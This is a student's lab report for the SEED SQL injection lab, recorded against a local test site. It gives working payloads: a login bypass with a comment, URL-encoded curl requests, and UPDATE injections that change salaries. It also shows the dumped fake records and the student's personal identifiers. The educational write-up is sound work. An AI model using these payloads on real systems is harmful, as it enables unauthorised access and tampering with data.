CSE565 Lab 2

Name: Sri Charan Reddy Teegala

Email: teegala@buffalo.edu

UBID: teegala

UB Number: 50681752

Academic Integrity Statement:
I, **Sri Charan Reddy Teegala** have read and understood the course academic integrity policy.
(Your report will not be graded without filling your name in the above AI statement)

Task 1: Get Familiar with SQL Statements

Steps Performed:

- Loaded the *sqllab_users* database
- Used *show_tables* command to print out all the tables of the database *sqllab_users*.
- In the credential table, executed a command to get details of the employee "Alice"

Observations:


- After executing the command, all the details of Alice stored in credential table like Name, EID, Salary, birth, SSN, PhoneNumber, Address, Email, NickName, Password as shown in Fig (1).

Code and Explanation:

```
select * from credential where Name="Alice";
```

This SQL statement retrieves all columns (*) from every row in the credential table whose Name column exactly matches the string, Alice.

Screenshot:



```
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> select * from credential where Name="Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.01 sec)

mysql> 
```


Fig (1)

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage.

Steps Performed:

- Used docker commands to build and start the containers.
- Mapped local IP host to seed-server.com by adding it to /etc/hosts file.
- Opened the webpage at https://www.seed-server.com
- Entered the input of username as Admin'—and leaving password empty.
- Clicked login button to bypass the authentication and gained accessed the Admin's account.



Employee Profile Login

USERNAME Admin'--

PASSWORD Password


Login

Copyright © SEED LABs

Fig (2.1.1)

Observations:

- Successfully bypassed the authentication by using comments in the input field to skip password verification in SQL query
- Logged into Admin account and able to access data of all the users in credential table in db.



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

Fig (2.1.2)

Task 2.2: SQL Injection Attack from command line.

Steps Performed:

- To perform the SQL Injection attack from the command line we can use curl command to directly call the endpoint.
- Without encoded payload:

```
curl ‘http://www.seed-server.com/unsafe_home.php?username=Admin--&Password=’
```

- By encoding the payload


```
curl ‘http://www.seed-server.com/unsafe_home.php?username=Admin%27--+&Password=’
```

- Executed both these commands from CLI.

Observations:


- It fetched data for the encoded payload i.e., we encoded ‘ as %27 and space is encoded as ‘+’
- For curl to work we need to provide params like how browsers handle them so encoding them is the way to go.

Screenshots:



```
[10/01/25]seed@VM:~/.../image_www$ curl 'http://www.seed-server.com/unsafe_home.php?username=Admin%27--+&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
```

Fig (2.2.1)



```
  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class=
'sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type=
'button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br>
<table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th sc
ope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr>
</thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td>
<td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></t
d><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr
><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
[10/01/25]seed@VM:~/.../image_www$ 
```

Fig (2.2.2)

Task 2.3: Append a new SQL statement.

Steps Performed:


- Appended a new SQL UPDATE statement into the param sent for username

```
Admin'; UPDATE credential set Salary=20001 where Name="Alice"; --
```

Observations:

- Attempt to execute multiple SQL commands at once failed because query() function can only run one query at a time
- Therefore, the server responds with an error.

Screenshots:


SEED Project
SQLi Lab
SQLi Lab
www.seed-server.com/unsafe_home.php?username=Admin'%3B+UPDATE+credential+set+Salary%3D"20001"+where+Name%3D'Alice'--+&Password=
SEED LABS

```
There was an error running the query [You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential set
Salary="20001" where Name='Alice'-- ' and Password='da39a3' at line 3]\n
```

Fig (2.3)

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary.


Steps Performed:

- Open the website www.seed-server.com and log in using user Alice Credentials
- Click on Edit profile route on the nav bar.

- Injected the following payload into an input field which adds the required update columns and comments the rest.

```
Ali’, salary=45000 where name=‘Alice’ --
```

- Clicked on the update button to execute the query.




NickName	Ali', salary=45000 --
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Fig (3.1.1)

Observations:

- Successfully updated the salary field using the payload mentioned above.
- Commenting out the rest of the query also adding nickname as ‘Ali’ checking if the current field works.



Alice Profile

Key	Value
Employee ID	10000
Salary	45000
Birth	9/20
SSN	10211002
NickName	Ali
Email	
Address	
Phone Number	

Fig (3.1.2)


Task 3.2: Modify other people' salary.

Steps Performed:

- Open the website www.seed-server.com and log in using user Alice Credentials
- Click on Edit profile route on the nav bar.
- Injected the following payload into an input field which adds the required update columns and comments the rest.

```
’, salary=1 where name=‘Boby’ –
```

- Submitted the form and updated the salary of Boby in the database.



Alice's Profile Edit

NickName	salary=1 where Name="Boby" --
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password


Fig (3.2.1)

Observations:

- After submitting the form, Bob's salary has been updated.
- By using SELECT command on the database we can see that the salary was changed to $1.

Explanation:

- As the code executes the input fields directly on the db without checking for authentication, any user can access data by SQL injections.



```
[10/01/25]seed@VM:~/.../Labsetup$ docker exec -it mysql-10.9.0.6 mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 101
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from credential where name='boby';
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  2 | Boby | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
